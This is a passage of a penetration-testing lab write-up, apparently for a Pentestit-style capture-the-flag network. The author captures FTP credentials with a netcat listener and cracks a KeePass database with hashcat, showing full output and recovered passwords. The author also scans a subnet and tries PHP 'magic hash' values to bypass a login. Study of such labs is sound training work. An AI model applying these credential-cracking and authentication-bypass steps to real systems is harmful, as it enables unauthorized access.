


From todo, we see that there is ftp connection made to 192.168.10.1 2020 and user password is passed, interesting. Just try if it still working because as per comment, "Garry said something about ftp server moving"


SSH to 192.168.10.1 and do nc –nvlp 2020, and see if we get any response. Ok, so we get connection but it immediately terminates. May be because client is looking for a response from server, and since we have just started the port, which is not ftp protocol, it might not be working. Let's do some google and see what ftp response codes are. Here is the link. After looking to wiki I found two codes which we can try, 220 and 331. See below for steps. Finally we found token for CONNECT, go ahead and publish for points. Perfect.




Let's see how we are in network diagram:




With the pcap file we found user/password for 192.168.10.3 machine. Let's login (user/4E3j3C3v). With the login page we can see that it's cloud server, so if we get token it will be for cloud. After login:




Let's look into these folder and files, for anything interesting. There were some files under deleted items link, which we can restore. I did and found lot of files, downloaded all of them to see. After opening all the files no success. One file which is my_store.kdbx is actually a password manager file, so I tried to open with keepass.



This file is password protected so we can try bruteforce.



To bruteforce and find the password of kdbx file, first we need to get the hash and then try to bruteforce it. There is tool keepass2john which can be used to get the hash, as below:




Ok, so let's save this hash and start bruteforce with hashcat. Please make sure you remote "my_store:" string, because actual hash starts with $.

$ cat my_store_hash


$ ./hashcat -a 0 -m 13400 my_store_hash !/OffensiveSecurity/rockyou.txt

```
$keepass$*2*100000*222*248fc218b7a47edeecd7a79e8587d5ff2c2221d98efd99837fe198ab0de8a82e*330c91f974cb4df1d015bb15456d382db9c0c2f362909d5cd74f9b951fdee2f7*828fb21b74cda7
ae28a21473aaa62384*f974657de86a3aca6faec09804d852a4df5fba5847e54d18e12bd81c33cce528*7ca22042949d204e2f35aae52982946c101679205aa8db0ece2135cdb574170c
usmC02T446GGTFM:hashcat ah0183443$ ./hashcat -a 0 -m 13400 my_store_hash ~/OffensiveSecurity/rockyou.txt
hashcat (v3.6.0-94-g55874ec8) starting...

OpenCL Platform #1: Apple
=========================
* Device #1: Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, skipped.
* Device #2: Intel(R) HD Graphics 530, 384/1536 MB allocatable, 24MCU
* Device #3: AMD Radeon Pro 455 Compute Engine, 512/2048 MB allocatable, 12MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

Dictionary cache hit:
* Filename..: /Users/ah0183443/OffensiveSecurity/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => s

$keepass$*2*100000*222*248fc218b7a47edeecd7a79e8587d5ff2c2221d98efd99837fe198ab0de8a82e*330c91f974cb4df1d015bb15456d382db9c0c2f362909d5cd74f9b951fdee2f7*828fb21b74cda7
ae28a21473aaa62384*f974657de86a3aca6faec09804d852a4df5fba5847e54d18e12bd81c33cce528*7ca22042949d204e2f35aae52982946c101679205aa8db0ece2135cdb574170c:reajel

Session..........: hashcat
Status...........: Cracked
Hash.Type........: KeePass 1 (AES/Twofish) and KeePass 2 (AES)
Hash.Target......: $keepass$*2*100000*222*248fc218b7a47edeecd7a79e8587...74170c
Time.Started.....: Thu Dec 21 14:02:57 2017 (31 mins, 40 secs)
Time.Estimated...: Thu Dec 21 14:34:37 2017 (0 secs)
Guess.Base.......: File (/Users/ah0183443/OffensiveSecurity/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#2.....:      233 H/s (15.85ms)
Speed.Dev.#3.....:     2380 H/s (27.20ms)
Speed.Dev.#*.....:     2613 H/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4964531/14344385 (34.61%)
Rejected.........: 179/4964531 (0.00%)
Restore.Point....: 3932321/14344385 (27.41%)
Candidates.#2....: redsfan13 -> rascalo18
Candidates.#3....: patyeip -> o0f6zzvk

Started: Thu Dec 21 14:02:43 2017
Stopped: Thu Dec 21 14:34:39 2017
```

Bruteforce worked and I found the password for keepass file. Let's open the file in Keepass.




See the content and you will have cloud token, go ahead and submit on site. Now let's see where we are in network diagram.




From the diagram I saw that I have almost touched all of the subnets, except 192.168.11.1. So thought of looking into this. Four tokens remain at this point (claimav, helpdesk, accesscontrol,screen).
Let's do nmap for 192.168.11.0/24 subnet.

```
Nmap scan report for 192.168.11.1
Host is up (0.00054s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.2
Host is up (0.0037s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.3
Host is up (0.0017s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp open  http    nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.4
Host is up (0.00089s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.5
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp open  smtp    Sendmail (Not accepting mail)
Service Info: Host: tl11-192-168-11-5.mail-dev; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Let's talk on results, 192.168.11.1 we already have access, so nothing new hear for us. 192.168.11.2 and 192.168.11.4 both have only ssh enabled, and for now we don't have the private key or user credentials. Before we think of doing ssh, let's work on other machines. I love working first on machines which has port 80 open. Open this on browser (192.168.11.3).




Looks like ticketing system, may be helpdesk machine. Let's dig inside to see what this got for us.




Look into two closed tickets, first where SSH server shows too much info, but when I checked it's nothing series, and I think that's why this ticket is rated low. Next is #118, enforce password protection, response

is that stronger hashing function added, enhanced password check algorithm and changed the password. So looks like it talking about some hashing, but not sure what. I don't know what to do now on this.



When we click on Add ticket under Actions, above is what displayed back. This says we must login as user/oper_1/oper_2/admin, that means at least we know the user now. But we don't know the password, option for us to try bruteforce.
I ran bruteforce with rockyou.txt for more than 12 hours with no success. Now, two options, which I like to try at this stage, running nikto and dirb. Nikto took much time and didn't return anything so I dropped it. But dirb shows that there is admin direct. I tried admin/login.php.
After trying couple of user password combination, it turn out not working. So options left is to do brute force.





After more than 12 hours of bruteforce activity with multiple drops, it seems like blackhole. I was kind of stuck on this machine and didn't think any solutions. I reached out to pentestru form to see if they can provide any help. As a hint we received magichash. I didn't heard of this earlier, and it is very new to me. So I gave sometime to read and understand the concept.

On a high-level, password hashes in php are base16 encoded and can come in the form of "0e". The problem is in == comparision the 0e means that if the following characters are all digits the whole string gets treated as a float. This means that when a password starts with "0e.." as an example it will always appear to match the below strings, regardless of what they actually are if all of the subsequent characters are digits from "0-9". The implication is that these magic hashes numbers are treated as the number "0" and compared against other hashes, the comparison will evaluate to true. Think of "0e.." as being the scientific notation for "0 to the power of some value" and that is always "0". PHP interprets the string as an integer.
I focused only on md5 and sha1 hashes at this point and from above magichash link, below we have:


md5	32	240610708	0e462097431906509019562988736854	Michal Spacek
sha1	40	10932435112	0e07766915004133176347055865026311692244	Independently found by Michael A. Cleverly & Michele Spagnuolo & Rogdham

Now, note in that we need user and password both to login to the website, and this magichash only talks about the one field i.e. password. So not sure if this works, but let's give a try:
Tried "240610708"/"240610708", and "10932435112"/ "10932435112"
Also, admin//"240610708" and admin/ "10932435112"






